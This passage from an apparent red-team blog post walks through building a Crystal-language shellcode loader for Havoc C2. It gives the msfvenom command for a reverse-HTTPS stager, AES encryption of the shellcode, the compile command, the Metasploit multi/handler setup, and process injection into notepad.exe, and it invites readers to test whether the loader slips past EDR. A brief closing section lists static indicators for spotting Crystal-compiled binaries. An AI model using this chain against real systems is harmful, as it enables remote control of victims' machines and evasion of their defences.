
THe following shellcode options were used to export Havoc C2 shellcode:

To get CrystalRunner to work with Havoc C2, I included the use of Metasploit’s stager, since the Havoc C2 version does not come with stager capabilities. Additionally, when attempting to execute large shellcode sizes in Crystal, I found lots of instability and crashing on shellcode execution, as this is likely due to how memory allocation is handled in Crystal.
» MSF Stager Setup
First a stager is generated with Metasploit like so, where the LHOST value is set to the IP address of the Metasploit stager C2
msfvenom -p windows/x64/custom/reverse_https LHOST=<STAGER IP ADDRESS> LPORT=8443 EXITFUNC=thread -f raw -o stager.bin
Then using crystal_crypter.py the stager shellcode is AES-128-CBC encrypted with a random key and IV, and formatted to work with Crystal, which is added to the PoC under the decrypt() function:
[*] Encryption algorithm: AES-128-CBC
[-] Generating AES key and IV ...
[*] Encryption Key (hex): 34d5fc9556640f71173f0a470030c240
[*] IV (hex): 155816e40847a481e66aa5f12964563c
[*] Reading plaintext shellcode from ./calc.bin
[-] Generating shellcode ...
[*] Raw encrypted shellcode file written to ./encrypted.bin
[-] Encrypted shellcode byte length: 288

 -------- PASTE BELOW OUTPUT INTO SOURCE.CR FILE --------

shellcode = Bytes[0x75, ... <snip> ... ,0x25]
key = Bytes[0x45,0x37,0x46,0x5a,0x30,0x38,0x4b,0x4e,0x44,0x58,0x4d,0x30,0x41,0x4f,0x49,0x30]
iv = Bytes[0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36]

 --------------------------------------------------------
# Replace calc shellcode with stager shellcode - 944 bytes
shellcode = Bytes[0x75, ... <snip> ... ,0x25]

# AES key
key = Bytes[0x45,0x37,0x46,0x5a,0x30,0x38,0x4b,0x4e,0x44,0x58,0x4d,0x30,0x41,0x4f,0x49,0x30]

# IV = 1234567890123456
iv = Bytes[0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36]
Compile the Crystal shellcode loader with the crystal compiler:
crystal build crystal_poc_havoc.cr --static --release --no-debug
Then the Metasploit listener is setup using multi/handler. Ensure the Havoc shellcode is in the same directory path Metasploit is executing from when setting shellcode_file.
$ msfconsole -q
msf6 > use multi/handler
msf6 > set payload windows/x64/custom/reverse_https
msf6 > set exitfunc thread
msf6 > set LHOST <STAGER IP ADDRESS>
msf6 > set LPORT 8443
msf6 > set shellcode_file demon.x64.bin
msf6 > set exitonsession false
msf6 > run
After executing run, an HTTPS listener is started on port 8443:
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://<LHOST>:8443
» Execution Chain Test

Then, executing crystal_havoc_poc.exe successfully results in process injection into notepad.exe prior to execution of the Metasploit stager shellcode.

Inspecting the RW memory pages within the injected notepad.exe process, shows that the stager shellcode was successfully decrypted and written to the memory page 0x15500320000
Execution of the Metasploit stager appears successful, with a callback received on TCP port 8443.


The Havoc C2 shellcode is then uploaded to the Crystal loader executing out of notepad.exe, resulting in successful agent execution:
[7] Static Detections
To simplify detections, consider the context of whether Crystal-compiled executables should be present in your environment. Indicators presented below are based on a simple “Hello World” program written in Crystal and compiled with crystal build hello_world.cr --static --debug
puts "Hello World"
» String IoCs
There are some clear static detections with Crystal from first glance when attemping to reverse engineer. Strings are null terminated in Crystal and present in the Windows binary, unlike other languages such as Go. One quick identification of a Crystal Windows PE file is to search for the “CRYSTAL” string:

Another interesting detection is searching for PDB strings. Typically, during compilation of PE files with Visual Studio, PDB strings can be removed. Using Crystal’s compiler on Windows reveals hardcoded paths, including the username of the compiler’s host system even when the –-no-debug flag is specified to strip symbols:

Conclusion
Obscure languages like Crystal present new opportunities to repeat and modify past tactics, techniques, and procedures, which create a different means of achieving shellcode execution, and possibly evasion. The exercise is left to the reader to see if this gets past EDR security solutions. If it does, then likely the EDR solution you are testing against may rely more heavily on existing static detections, or assign higher risk scoring to known factors. Like with many detection-based rules at time of writing this post, it is difficult to detect the unknown.
References
[1] Crystal Malware by Rastamouse [2] NativeDump Crystal Variant by ricardojosef [3] Crystal Documentation [4] Havoc C2 Documentation